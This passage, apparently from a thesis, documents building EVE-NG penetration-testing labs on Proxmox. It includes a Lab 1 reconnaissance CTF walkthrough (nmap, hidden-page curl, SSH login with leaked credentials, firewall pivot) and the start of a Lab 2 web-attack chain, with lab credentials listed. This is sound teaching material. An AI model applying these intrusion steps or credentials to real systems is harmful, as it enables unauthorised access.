The development process began with the installation and validation of EVE-NG **eve_ng** as the network emulation platform. Following the official EVE-NG documentation, an initial environment was deployed in order to verify basic functionality: creating simple network topologies, deploying virtual machines with different operating systems, and testing console and remote desktop access before committing to the full lab design.

Several attempts were made to run EVE-NG as a virtual machine on a VMware-based infrastructure available in the initial university environment. Despite VMware being an officially supported hypervisor, recurrent stability and integration issues prevented a reliable setup. After evaluating the available alternatives and in agreement with the project supervisor, the platform was migrated to a dedicated Proxmox VE **proxmox** server. This choice offers better compatibility with the nested virtualisation required by EVE-NG and can be replicated on any institutional server running the same hypervisor.

On top of Proxmox, an EVE-NG virtual machine was deployed following the official installation guidelines, with the networking model adapted to the Proxmox bridge configuration. Console access via Telnet and graphical access via VNC were validated successfully for all node types used in the labs. Native Wireshark integration was not enabled in this iteration due to conflicts with pre-existing software on the host machine, and was therefore left out of scope for the current

version.

7.2 Image Management

7.2.1 Image Selection

Once the platform was stable, a survey of available EVE-NG-compatible images was conducted, prioritising free and open-source operating systems suitable for an academic context. Starting from a broad list of candidate images, the final selection was reduced to a minimal, reusable core for the penetration testing scenarios:

- **VyOS vyos**: used as a router and Layer 3 switch for routing and inter-VLAN scenarios.
- **pfSense CE pfsense**: used as the perimeter firewall, providing NAT, DNS resolution, and port forwarding.
- **GNU/Linux distributions** (Ubuntu Server 24.04 **ubuntu**, Ubuntu Desktop 24.04, Parrot OS **parrot_os**): used as target servers, internal workstations, and attacker machines respectively.

This reduced set balances realism and manageability, keeps all software licences aligned with the academic context, and limits the overhead of maintaining multiple image versions across labs.

Parrot OS Security Edition was selected over the more widely known Kali Linux **kali_linux** after evaluating both options during image integration. The Kali image proved substantially heavier, required additional QEMU guest configuration to work reliably inside EVE-NG, and produced higher per-instance resource overhead. Parrot OS provides an equivalent toolset — Nmap, Metasploit, Burp Suite, Hydra, Gobuster, and all tools required by the labs — with a lighter footprint and cleaner EVE-NG integration. An additional consideration was accessibility: Parrot OS includes OpenDyslexic and other accessibility fonts by default, consistent with the inclusive design principles adopted for the lab documentation. This decision is reflected in the requirements specification (Section TR2.1).

7.2.2 Image Organisation in EVE-NG

To ensure consistency and reproducibility, all images were organised under the standard EVE-NG path `/opt/unetlab/addons/qemu/`. Each system was placed in a dedicated directory with a normalised name following the pattern `<type>-<version>` (e.g., `pfsense-2.7.2`, `vyos-1.x-rolling-amd64`, `linux-ubuntu-server-24.04`).

For GNU/Linux systems, the `linux-` prefix was applied consistently (e.g., `linux-ubuntu-desktop-24.04`, `linux-parrot-rolling`), since EVE-NG only makes the *Linux* node category available in the interface when at least one directory with this prefix exists. Each directory contains a bootable image named `cdrom.iso` and a `virtioa.qcow2` disk image sized according to the role of the node.

7.2.3 ISO Upload Automation

The manual workflow for preparing each image — creating the directory, uploading the ISO, renaming it, creating the disk, and fixing permissions — proved repetitive and error-prone during initial experiments. To address this, a Python script named `iso_uploader.py` was developed as part of the project tooling.

The script presents a graphical file picker, uploads the selected ISO files to the EVE-NG server via SCP, and then automates the remaining preparation steps: directory creation under `/opt/unetlab/addons/qemu/`, renaming the ISO to `cdrom.iso`, creation of the `virtioa.qcow2` disk at a size inferred from the image type, and execution of `unl_wrapper -a fixpermissions`. This tool reduces the time required to onboard a new image and enforces a uniform directory structure across deployments.

7.3 EVE-NG Lab Management Interface

EVE-NG provides a web-based graphical interface through which administrators and students can manage lab files independently of each other. The *File Manager*, accessible after login, is the main entry

point for lab operations and offers several features that are relevant to reproducibility and multi-user deployments:

- **Lab import and export:** Topology files (`.unl`) can be imported by dragging them into the interface. Exported archives preserve the topology, node configurations, and snapshots, making it straightforward to share or back up a complete lab.
- **Folder structure:** Labs can be organised hierarchically (e.g., `/GEISI-Labs/Pentesting/`), which keeps different courses and iterations separate without requiring multiple EVE-NG installations.
- **Multi-lab support:** Several topologies can run simultaneously. The administrator dashboard provides a real-time view of CPU and memory consumption per lab, which is useful for capacity planning on shared infrastructure.



Figure 7.1: EVE-NG File Manager showing the lab directory structure, import controls, and topology thumbnails.

The export format also simplifies distribution: a `.unl` file committed to the project repository can be imported into any compatible EVE-NG instance, reproducing the full topology without manual reconfiguration.

7.4 Infrastructure Problems

Several problems were encountered at the infrastructure level during the setup of the EVE-NG environment. These are distinct from the

lab-specific issues documented within each lab section and relate to the underlying platform and tooling.

7.4.1 EVE-NG on VMware

The initial deployment target was a VMware-based server available through the university. Despite EVE-NG being officially listed as compatible with VMware **vmware_esxi** hypervisors, the environment produced recurrent instability: nodes failed to start consistently, VNC sessions dropped without warning, and network connectivity between virtual bridges was unreliable. No stable configuration was found after several iterations. The root cause was not fully identified, but the combination of VMware's nested virtualisation restrictions and the specific hardware and software versions in the university environment appeared to be contributing factors. The decision to migrate to Proxmox resolved all of these issues.

7.4.2 Node Configuration Persistence

A recurring challenge in EVE-NG lab design is ensuring that node configurations survive restarts. By default, runtime network settings applied inside guest virtual machines are lost when the lab is stopped or the EVE-NG host is rebooted. This affected multiple nodes across the lab and required a dedicated solution for each one. The specific mechanisms used are described in the relevant lab sections; the general principle adopted throughout the project was to rely on the native persistence mechanisms of each operating system — such as `systemd-networkd` unit files, NetworkManager connection profiles, and `udev` rules — rather than applying settings interactively at the console.

7.4.3 LVM Volume Group Naming Conflict

During a session involving disk operations on guest virtual machine images mounted from the EVE-NG host, a naming conflict arose between the host's LVM volume group and a guest disk's volume group, both named `ubuntu-vg`. An attempt to resolve the conflict by re-

naming the host volume group caused the EVE-NG host to fail on the next restart, dropping into an `initramfs` prompt because the boot configuration still referenced the original group name.

Recovery was performed from the `initramfs` shell by renaming the volume group back to its original name and reactivating it before resuming the normal boot sequence. As a result of this incident, the rule established for the project is to never rename a volume group belonging to the host operating system. When a naming conflict arises with a guest disk, only the guest volume group is renamed, using a descriptive identifier that includes the lab and node reference.

7.4.4 Memory Capacity Constraint

During concurrent development of the first two laboratories, peak memory consumption on the EVE-NG virtual machine regularly exceeded the initial 32 GB RAM allocation of the host server. Running pfSense, VyOS, Ubuntu Server, Ubuntu Desktop, and Parrot OS simultaneously — alongside other services co-hosted on the same Proxmox infrastructure (monitoring stack, reverse proxy, storage services) — produced memory pressure that caused nodes to be killed by the hypervisor's out-of-memory handler, interrupting development sessions.

An additional 32 GB RAM module was acquired and installed, bringing the host to 64 GB total. This resolved the stability issues and allowed all lab nodes to run concurrently without further intervention. The upgrade was not included in the original project budget estimate; its approximate cost (~80 €) is noted in Chapter 6 as a post-planning expenditure.

7.5 Lab Topologies

Four penetration testing lab topologies were designed for the course. Each topology is implemented as an EVE-NG `.unl` file and can be imported into any compatible EVE-NG instance. Table ?? summarises the four labs, their primary learning objective, and their current im-

plementation status.

Lab	Primary Objective
Lab 1: Reconnaissance & Enumeration	Port scanning, web content discovery, S
Lab 2: Web Application Vulnerabilities	OWASP Top 10 exploitation **owasp2021**
Lab 3: Network Analysis	Traffic capture, lateral movement
Lab 4: Privilege Escalation	Local privilege escalation techniques

Table 7.1: Overview of the four EVE-NG lab topologies designed for the course.

The remainder of this chapter describes each implemented lab in detail, covering the network topology, design decisions, student workflow, and problems encountered during development.

7.6 Lab 1: Reconnaissance

7.6.1 Overview and Learning Objectives

The first laboratory focuses on the initial phases of a penetration test: passive and active reconnaissance, service enumeration, and web content discovery. Rather than presenting vulnerabilities in isolation, the lab situates them within a realistic multi-layer network architecture that the student must first understand before being able to progress.

The intended learning outcomes are:

- Perform DNS-based hostname resolution and understand how name services relate to firewall and routing configuration.
- Identify services exposed through a perimeter firewall using port scanning and HTTP enumeration techniques.
- Discover sensitive web content through source code analysis and directory enumeration.
- Establish an authenticated SSH session using credentials obtained through reconnaissance, and locate flag artefacts on the target system.

The lab is designed to be completed sequentially: each step reveals

the information needed for the next, reinforcing the idea that reconnaissance is a structured, iterative process rather than a single action.

7.6.2 Network Topology

The topology consists of five nodes interconnected across three network segments, as illustrated in Figure **??**.



Figure 7.2: Lab 1 network topology: attacker node, perimeter firewall, internal router, target server and workstation.

The **Attacker** node (Parrot OS **parrot_os**) is connected to the simulated external network, which mirrors a standard institutional LAN. From this position, the attacker has no direct visibility of the internal segments and must work through the firewall.

The **pfSense pfsense** firewall connects the external segment to an internal transit link. It handles perimeter NAT, DNS resolution for the `lab1` hostname, and port forwarding rules that expose specific services on the target server to the outside.

The **VyOS vyos** router sits behind pfSense and performs Layer 3 routing between two internal segments: a servers network and a users network. This separation reflects a realistic campus or enterprise design where different host categories are isolated at the network layer.

The **Server** node (Ubuntu Server 24.04 **ubuntu**, hostname `pebcak`) runs an nginx **nginx** web server and is the primary target of the

lab. The **PC1** node (Ubuntu Desktop 24.04) represents an internal workstation and is reserved for future lab extensions.

Network Addressing

Table **??** summarises the IP addressing scheme used across all nodes and interfaces.

Table 7.2: Lab 1 — IP addressing table

Node	Interface	IP Address	Role
pfSense	vtnet1 (WAN)	192.168.0.29/24	Student entry point
pfSense	vtnet0 (LAN)	172.16.0.1/30	Transit link to VyOS
VyOS	eth0	172.16.0.2/30	Link to pfSense
VyOS	eth6	192.168.10.5/24	Users LAN gateway
VyOS	eth7	192.168.20.1/24	Servers LAN gateway
Server (pebcak)	ens3	192.168.20.50/24	Target — web + SSH
PC1	ens3	192.168.10.50/24	Internal workstation
Attacker (Parrot)	pnet0	DHCP / 192.168.0.x	Pentesting node

7.6.3 Infrastructure Design Decisions

Several design decisions were made to balance realism, educational value, and maintainability.

Layered Network Architecture

A flat network with a single target machine would be simpler to configure, but would fail to represent the kind of environment a student is likely to encounter in a real engagement. The three-segment design — external, transit, and internal — forces the student to reason about routing and NAT before attempting any exploitation, which aligns with the reconnaissance-first philosophy of the lab.

DNS-Based Access

The target is intentionally not accessible by raw IP address in the lab instructions. Instead, the pfSense DNS Resolver **pfsense** is configured

to resolve a custom hostname (`lab1`) to the firewall's WAN address. This introduces students to the role of DNS in reconnaissance and reflects real-world scenarios where targets are identified by name rather than by address.

The Unbound **unbound_dns** custom options stored in pfSense are:

```
interface: 192.168.0.29
access-control: 192.168.0.0/24 allow
local-zone: "lab1." redirect
local-data: "lab1. A 192.168.0.29"
```

Listing 7.1: pfSense Unbound custom options for lab1 hostname

NAT Port Forwarding

The pfSense firewall exposes three services from the internal server to the external segment via static port-forward rules, as shown in Table **??**.

Table 7.3: Lab 1 — pfSense NAT port-forward rules (WAN → Server)

Protocol	WAN port	Target	Service
TCP	80	192.168.20.50:80	HTTP — nginx web server
TCP	443	192.168.20.50:443	HTTPS — nginx web server
TCP	22	192.168.20.50:22	SSH — target system access

CTF-Style Progression

The lab uses a Capture The Flag (CTF) model with a linear chain of discoveries. Each finding unlocks the next step, which mirrors the iterative nature of real penetration tests while providing clear checkpoints for assessment. The chain is described in detail in Section **??**.

7.6.4 Target Configuration — PEBCAK Corp

The target server hosts a fictional company portal under the name *PEBCAK Corp* (an acronym for *Problem Exists Between Chair And*

Keyboard, a common expression in IT support). The theme is intentionally self-referential: a company whose name implies human error is itself misconfigured.

The web application consists of two pages served by nginx:

- **Index page** (/): A corporate landing page with minimal content. An HTML comment embedded in the source code provides a subtle hint directing the student towards further enumeration.
- **Internal page** (`/pebcak.html`): A page styled as an internal maintenance document, exposing SSH credentials for the server. It is not linked from the index and must be discovered independently.

Once SSH access to the server is established, a plain-text flag file is present in the user's home directory. The file also contains credentials for the internal firewall management interface, providing a pivot point for students who wish to explore beyond the primary objective.

7.6.5 Student Workflow

The intended progression through the lab is as follows.

Step 1 — DNS Resolution

The student configures the attacker node to use the pfSense Unbound resolver and verifies that the `lab1` hostname resolves correctly:

```
$ dig lab1 @192.168.0.29

;; ANSWER SECTION:
lab1.                   0       IN      A       192.168.0.29

$ resolvectl query lab1
lab1: 192.168.0.29
```

Listing 7.2: DNS resolution of the lab1 hostname

Step 2 — Service Enumeration

A version and script scan against the resolved address reveals the exposed services:

```
$ nmap -sV -sC -p 22,80,443 lab1

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.6p1 Ubuntu 4ubuntu0.4
80/tcp  open  http     nginx 1.24.0 (Ubuntu)
| http-title: PEBCAK Corp -- Internal Portal
443/tcp closed https

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Listing 7.3: nmap service enumeration of the lab1 target

The results confirm HTTP and SSH are reachable through the firewall. HTTPS is closed, consistent with the nginx configuration on the server.

Step 3 — Web Content Discovery

Browsing to `http://lab1` presents the PEBCAK Corp index page. Inspecting the HTML source reveals a comment hinting at a hidden path:

```
$ curl -s http://lab1 | grep -i "comment\|<!--"

<!-- TODO: remove /pebcak.html before going public - IT dept -->
```

Listing 7.4: HTML source inspection of the index page

Step 4 — Credential Retrieval

Navigating to the discovered path exposes SSH credentials:

```
$ curl -s http://lab1/pebcak.html

<html>
<body>
```

```
  <h1>PEBCAK Corp -- Internal Maintenance</h1>
  <p>SSH access for sysadmin team:</p>
  <p>User: <b>pebcak</b> | Pass: <b>pebcak123</b></p>
  <p>Host: lab1 (port 22)</p>
</body>
</html>
```

Listing 7.5: Retrieving credentials from the hidden page

Step 5 — SSH Access and Flag Capture

Using the retrieved credentials, the student establishes an SSH session and locates the flag:

```
$ ssh pebcak@lab1

pebcak@pebcak:~$ ls
flag.txt

pebcak@pebcak:~$ cat flag.txt
FLAG{p3bc4k_s3rv3r_0wn3d}

pfSense admin credentials (bonus): admin / pfsense
```

Listing 7.6: SSH login and flag retrieval

Optional Extension — Firewall Pivot

Students who wish to explore further can use the pfSense credentials found in the flag file to access the firewall management interface:

```
$ ssh admin@172.16.0.1

[2.7.2-RELEASE][admin@pfSense.home.arpa]/root:
```

Listing 7.7: Accessing pfSense management via SSH (optional)

This demonstrates the cascading impact of credential exposure: a single misconfigured web page leads to full administrative access over the network perimeter.

7.6.6 Persistent Environment Configuration

The following mechanisms were implemented to ensure that all Lab 1 node configurations survive a restart of the lab or the EVE-NG host:

- **Server network configuration:** Managed via `systemd-networkd` with a static unit file, ensuring the server's IP address and default gateway are restored automatically on boot.
- **Bridge interface addresses:** The EVE-NG host requires IP addresses on its internal bridge interfaces to route management traffic to the lab nodes. These are applied at boot using a `udev` rule that triggers on interface creation.
- **Attacker DNS configuration:** The attacker node's DNS resolver is set to the pfSense WAN address via NetworkManager, with DHCP-provided DNS overridden. This setting is stored in the NetworkManager connection profile and persists across reboots.
- **pfSense DNS Resolver:** Custom Unbound **unbound_dns** options are stored in the pfSense configuration file (`config.xml`) and applied at startup by the pfSense boot sequence.

7.6.7 Problems Encountered and Solutions

VNC Keyboard Input on QEMU Nodes

Early attempts to automate node configuration through VNC used the `vncdo` command-line utility. While screenshot capture worked correctly, key event injection consistently caused the connection to drop on QEMU-based nodes. Investigation revealed that pfSense's QEMU VNC implementation closes the session after receiving certain KeyEvent messages sent by `vncdo`.

The solution was to implement VNC input directly over a raw TCP socket using the RFB protocol. Key events are constructed manually as binary structs and sent without relying on any third-party VNC client library. This approach proved stable across all QEMU nodes in the lab.

pfSense DNS Resolver WAN Interface

Configuring pfSense's Unbound DNS Resolver to respond to queries arriving on the WAN interface required two separate changes: adding a listen directive for the WAN address and adding a corresponding access control entry permitting queries from the external subnet. The pfSense configuration system stores these options as a Base64-encoded string inside `config.xml`. Providing the options as plain text caused them to be decoded as binary garbage when the configuration was applied, resulting in a silently broken Unbound configuration. Once the encoding requirement was identified, the options were stored correctly and the resolver responded as expected.

Unbound Startup Configuration Path

After restarting the Unbound service using the standard FreeBSD service command, the process started with the default configuration file rather than the one generated by pfSense. This caused the DNS resolver to listen only on the loopback interface, ignoring the custom options. The root cause was that the FreeBSD service script references `/usr/local/etc/unbound/unbound.conf` by default, while pfSense generates its runtime configuration at `/var/unbound/unbound.` The correct approach is to trigger a restart through pfSense's own PHP service management functions, which regenerate the configuration file before starting the process.

VyOS Source NAT Requirement

Initial tests showed that HTTP responses from the server were reaching the attacker but connection resets occurred intermittently. The root cause was asymmetric routing: reply packets from the server (192.168.20.50) were routed through VyOS back to pfSense with source address 192.168.20.50, but pfSense's state table expected replies to arrive on the LAN interface from the transit subnet. Adding a Source NAT rule on VyOS to masquerade traffic leaving the external-facing interface resolved the asymmetry and stabilised all TCP connections.

7.6.8 Results and Conclusions

Flags Obtained

Table 7.4: Lab 1 — captured flags

Flag	Value	Location
Primary flag	`FLAG{p3bc4k_s3rv3r_0wn3d}`	`~/flag.txt` on server
Bonus access	pfSense admin credentials	Embedded in flag file

Vulnerabilities Demonstrated

The lab successfully demonstrates several categories of security weakness that appear regularly in real-world environments:

- **Information disclosure via HTML comments.** The hidden path hint embedded in the page source reflects a common development mistake where internal notes are not removed before deployment.
- **Credential exposure through unauthenticated web content.** The `/pebcak.html` page exposes SSH credentials without any access control, representing a misconfigured web server.
- **Credential reuse and privilege escalation.** The same file contains firewall admin credentials, illustrating how a single disclosure can cascade into full infrastructure compromise.
- **Insufficient network segmentation.** Although pfSense and VyOS provide logical separation, the NAT rules grant unrestricted access to the server's SSH port from any external address.

Lessons Learned

The design and implementation of Lab 1 produced several insights relevant to both the pedagogical and technical aspects of the project:

- **Sequential discovery reinforces methodology.** Structuring the lab as a linear chain — DNS, scan, web, credentials, SSH — gives students a concrete experience of how individual findings build into a full exploitation path, which abstract descriptions of the kill chain cannot replicate.

- **EVE-NG VNC automation requires low-level implementation.** The failure of high-level VNC tools with QEMU nodes necessitated direct protocol implementation, which became a reusable component for all subsequent lab automation.

- **pfSense configuration internals are non-obvious.** The Base64 encoding of Unbound custom options, the PHP-managed service lifecycle, and the post-NAT firewall rule semantics are not documented in the main pfSense guides and required direct inspection of the configuration files to resolve.

7.7 Lab 2: Web Application Vulnerabilities — SYNAPSE Intelligence Portal

7.7.1 Overview and Learning Objectives

The second laboratory focuses on a class of vulnerabilities that consistently appears among the most critical in real-world web applications: injection attacks and client-side scripting abuse. The lab situates these vulnerabilities within a fictional corporate intelligence portal named *SYNAPSE Intelligence Portal*, operated by a company that handles sensitive analyst data. The scenario is designed to be plausible: a public-facing web application with an authenticated back-end, an internal monitoring service, and a multi-tier network architecture.

The attack chain combines four distinct vulnerability classes and requires the student to chain findings sequentially. A successful run produces three intermediate artefacts — a stolen session cookie, a set of database credentials, and remote command execution — before reaching the final flag.

The intended learning outcomes are:

- Understand how stored Cross-Site Scripting (XSS) differs from reflected XSS, and why the stored variant represents a higher-severity threat in authenticated applications.
- Exploit an unsanitised SQL query endpoint to extract data from a back-end database, including credentials stored in plaintext.
- Apply extracted credentials to pivot laterally to a second internal server.
- Identify and exploit a command injection vulnerability in a network diagnostic form, achieving remote code execution.
- Map the complete attack chain to the OWASP Top 10 framework **owasp2021** and identify the corresponding defensive controls.

The lab is intentionally more complex than Lab 1. Students are expected to arrive with a working understanding of HTTP, basic SQL syntax, and familiarity with browser developer tools. No exploit frameworks are required; all steps can be completed with standard command-line tools available on the Parrot OS attacker node.

7.7.2 Network Topology

The topology consists of five nodes interconnected across four network segments, as illustrated in Figure **??**.

[Topology diagram — pending EVE-NG screenshot]

Figure 7.3: Lab 2 network topology: attacker node, perimeter firewall, internal router, application server (SYNAPSE Portal), and monitoring server.

The **Parrot-Attacker** node (Parrot OS Security 6.4 **parrot_os**) is connected to the *Net-Attackers* segment (`10.0.40.0/24`). From this position the attacker has no direct visibility of the DMZ servers and must route through the VyOS router.

The **pfSense-LAB2** firewall **pfsense** connects the homelab management network to the internal *Net-Link* transit segment (`172.16.1.0/30`). It provides perimeter NAT and acts as the default gateway for outbound traffic originating inside the lab.

The **VyOS-LAB2** router **vyos** interconnects three internal segments: *Net-Link* (`172.16.1.0/30`), *Net-DMZ* (`192.168.30.0/24`), and *Net-Attackers* (`10.0.40.0/24`). It performs Layer 3 routing and provides DHCP and DNS forwarding services for both the DMZ and attacker segments.

The **Server-A-SYNAPSE** node (Ubuntu Server 24.04 **ubuntu**, `192.168.30.10`) hosts the SYNAPSE Intelligence Portal web application, which is the primary attack target. The **Server-B-SYNAPSE** node (Ubuntu Server 24.04, `192.168.30.20`) hosts a network monitoring service accessible only from within the DMZ. It represents the lateral movement target.

Network Addressing

Table **??** summarises the IP addressing scheme across all nodes and interfaces.

Table 7.5: Lab 2 — IP addressing table

Node	Interface	IP Address	Network	Role
pfSense-LAB2	vtnet0 (WAN)	~192.168.0.23/24 (DHCP)	Homelab	Stud
pfSense-LAB2	vtnet1 (LAN)	172.16.1.1/30	Net-Link	Trans
VyOS-LAB2	eth0	172.16.1.2/30	Net-Link	Uplin
VyOS-LAB2	eth1	192.168.30.1/24	Net-DMZ	DMZ
VyOS-LAB2	eth2	10.0.40.1/24	Net-Attackers	Atta
Server-A	ens3	192.168.30.10/24	Net-DMZ	SYNA
Server-B	ens3	192.168.30.20/24	Net-DMZ	Moni
Parrot-Attacker	ens4	10.0.40.5/24	Net-Attackers	Pent

Table 7.6: Lab 2 — access credentials

System	Username	Password	Access
pfSense-LAB2	admin	pfsense	VNC 32773 / SSH
VyOS-LAB2	vyos	vyos	Telnet 32770
Server-A OS	ubuntu	S3rv3rA	SSH 192.168.30.10
Server-A Portal	admin	Admin@Synapse2024	http://192.168.30.10
Server-A Portal	guest	guest123	http://192.168.30.10
Server-B OS	ubuntu	S3rv3rB	SSH 192.168.30.20
Server-B DataVault	operator	D4t4V4ult#2024	http://192.168.30.20
Parrot-Attacker	lab2	L4b2	SSH 10.0.40.5

EVE-NG Bridge Mapping

The EVE-NG host (`192.168.0.133`) exposes three Linux bridge interfaces that connect the virtual lab segments to the physical management network. These bridges must be assigned their gateway addresses after each host reboot:

Table 7.7: Lab 2 — EVE-NG host bridge assignments

Bridge	Network	Segment
vnet0_1	10.0.40.0/24	Net-Attackers
vnet0_2	192.168.30.0/24	Net-DMZ
vnet0_3	172.16.1.0/30	Net-Link

7.7.3 Infrastructure Design Decisions

Segmented DMZ Architecture

Unlike Lab 1, where the attack target is reachable via NAT port forwarding from the external network, Lab 2 places both servers inside a DMZ segment that is not directly exposed to the student. The attacker must enter through the Net-Attackers segment and route through VyOS to reach the DMZ. This design choice has two pedagogical consequences: it requires the student to understand routing at the network layer before attempting any application-layer attack, and it makes lateral movement between the two servers a meaningful exercise rather than a trivial IP change.

Two-Server Chain

Splitting the attack chain across two servers adds realism. A web application running on one host exposes credentials that grant access to a second, otherwise unreachable service. This models a common pattern in enterprise penetration tests where a compromised web application is a stepping stone rather than the final objective.

Internal DNS Resolution

VyOS provides DNS forwarding on both the DMZ interface (`192.168.30.1`) and the attacker interface (`10.0.40.1`), with static host mappings for all nodes:

```
set system static-host-mapping host-name server-a.lab2.internal
    inet 192.168.30.10
set system static-host-mapping host-name server-b.lab2.internal
    inet 192.168.30.20
set system static-host-mapping host-name attacker.lab2.internal
    inet 10.0.40.10
```

Listing 7.8: VyOS static DNS host mappings for Lab 2

This allows the lab instructions to reference servers by name rather than by raw IP address, which is more consistent with real-world scenarios and introduces students to the DNS component of an internal environment.

OWASP-Aligned Vulnerability Chain

The vulnerability chain is designed to cover four distinct OWASP Top 10 (2021) categories in a single exercise **owasp2021**:

- **A07:2021 Cross-Site Scripting (XSS)**: Stored variant in the comments section of the web application.
- **A03:2021 Injection**: SQL injection in the search endpoint, and OS command injection in the monitoring form.
- **A02:2021 Cryptographic Failures**: Session cookies issued without the `HttpOnly` flag, enabling JavaScript-based theft.
- **A01:2021 Broken Access Control**: Lateral access to an internal service using credentials extracted from the database.

Covering multiple categories within a single, coherent narrative reinforces the concept of attack chaining and demonstrates that real compromises rarely exploit a single vulnerability in isolation.

7.7.4 Infrastructure Configuration

VyOS-LAB2

The VyOS router was the first component configured. Interface addresses, the default route, NAT masquerading, DHCP, and DNS forwarding were all applied via the VyOS `configure` CLI and committed to persistent storage.

Interface and routing configuration.

```
set interfaces ethernet eth0 address '172.16.1.2/30'
set interfaces ethernet eth1 address '192.168.30.1/24'
set interfaces ethernet eth2 address '10.0.40.1/24'

set protocols static route 0.0.0.0/0 next-hop 172.16.1.1
```

Listing 7.9: VyOS-LAB2 interface and static route configuration

NAT Source rules. Two SNAT rules masquerade outbound traffic from both internal segments through the uplink interface, allowing lab nodes to reach external resources when needed:

```
set nat source rule 10 outbound-interface name 'eth0'
set nat source rule 10 source address '192.168.30.0/24'
set nat source rule 10 translation address 'masquerade'

set nat source rule 20 outbound-interface name 'eth0'
set nat source rule 20 source address '10.0.40.0/24'
set nat source rule 20 translation address 'masquerade'
```

Listing 7.10: VyOS-LAB2 SNAT masquerade rules

DHCP pools.

```
set service dhcp-server shared-network-name NET-DMZ subnet
   192.168.30.0/24
    address-range start 192.168.30.100 stop 192.168.30.200
set service dhcp-server shared-network-name NET-DMZ subnet
   192.168.30.0/24
    default-router 192.168.30.1

```

```
set service dhcp-server shared-network-name NET-ATTACKERS subnet
   10.0.40.0/24
    address-range start 10.0.40.10 stop 10.0.40.50
set service dhcp-server shared-network-name NET-ATTACKERS subnet
   10.0.40.0/24
    default-router 10.0.40.1
```

Listing 7.11: VyOS-LAB2 DHCP pool configuration for both segments

DNS forwarding.

```
set service dns forwarding listen-address 192.168.30.1
set service dns forwarding listen-address 10.0.40.1
set service dns forwarding allow-from 192.168.30.0/24
set service dns forwarding allow-from 10.0.40.0/24
set service dns forwarding system

set system static-host-mapping host-name server-a.lab2.internal
   inet 192.168.30.10
set system static-host-mapping host-name server-b.lab2.internal
   inet 192.168.30.20
set system static-host-mapping host-name attacker.lab2.internal
   inet 10.0.40.10
```

Listing 7.12: VyOS-LAB2 DNS forwarding and static host mappings

SSH service.

```
set service ssh listen-address 0.0.0.0
commit
save
```

Listing 7.13: VyOS-LAB2 SSH service activation

pfSense-LAB2

The pfSense firewall requires specific corrections to its default behaviour before it can function correctly in the lab environment. Two default settings interact badly with an RFC 1918 homelab network: the *Block private networks* rule on the WAN interface, and the *reply-to* directive that pfSense adds automatically to WAN firewall rules.

Problem 1: Block private networks. By default, pfSense applies a `quick`-evaluated `block` rule on the WAN interface that drops all RFC 1918 source addresses before user-defined rules are evaluated. Because the lab's management traffic originates from the homelab subnet (`192.168.0.0/24`), which is itself RFC 1918 space, all inbound management connections are silently dropped. The fix is to remove the `blockpriv` flag from the WAN interface configuration.

Problem 2: Asymmetric routing from reply-to. The `reply-to` directive causes pfSense to force reply packets back out through the interface on which the matching state was established. When the management host and the WAN interface share the same physical subnet (`192.168.0.0/24`), this creates asymmetric routing: reply packets are sent directly to the host rather than through the normal routing path, causing TCP sessions to reset intermittently. The fix is to set the global `disablereplyto` flag.

Solution via PHP API. Both corrections were applied by writing directly to the pfSense configuration array through the PHP management API, avoiding the need for a fully interactive GUI session:

```
// Remove Block private networks flag on WAN
unset($config['interfaces']['wan']['blockpriv']);

// Disable reply-to globally
$config['system']['disablereplyto'] = true;

// Write configuration back
write_config("Lab2: remove blockpriv and disablereplyto");
```

Listing 7.14: pfSense PHP API calls to remove blockpriv and reply-to

Management access rule. After removing the blocking rules, a pass rule was created on the WAN interface to permit SSH and HTTPS management traffic from the homelab subnet:

```
$rule = [
    'type'        => 'pass',
    'interface'   => 'wan',
```

```
    'ipprotocol'  => 'inet',
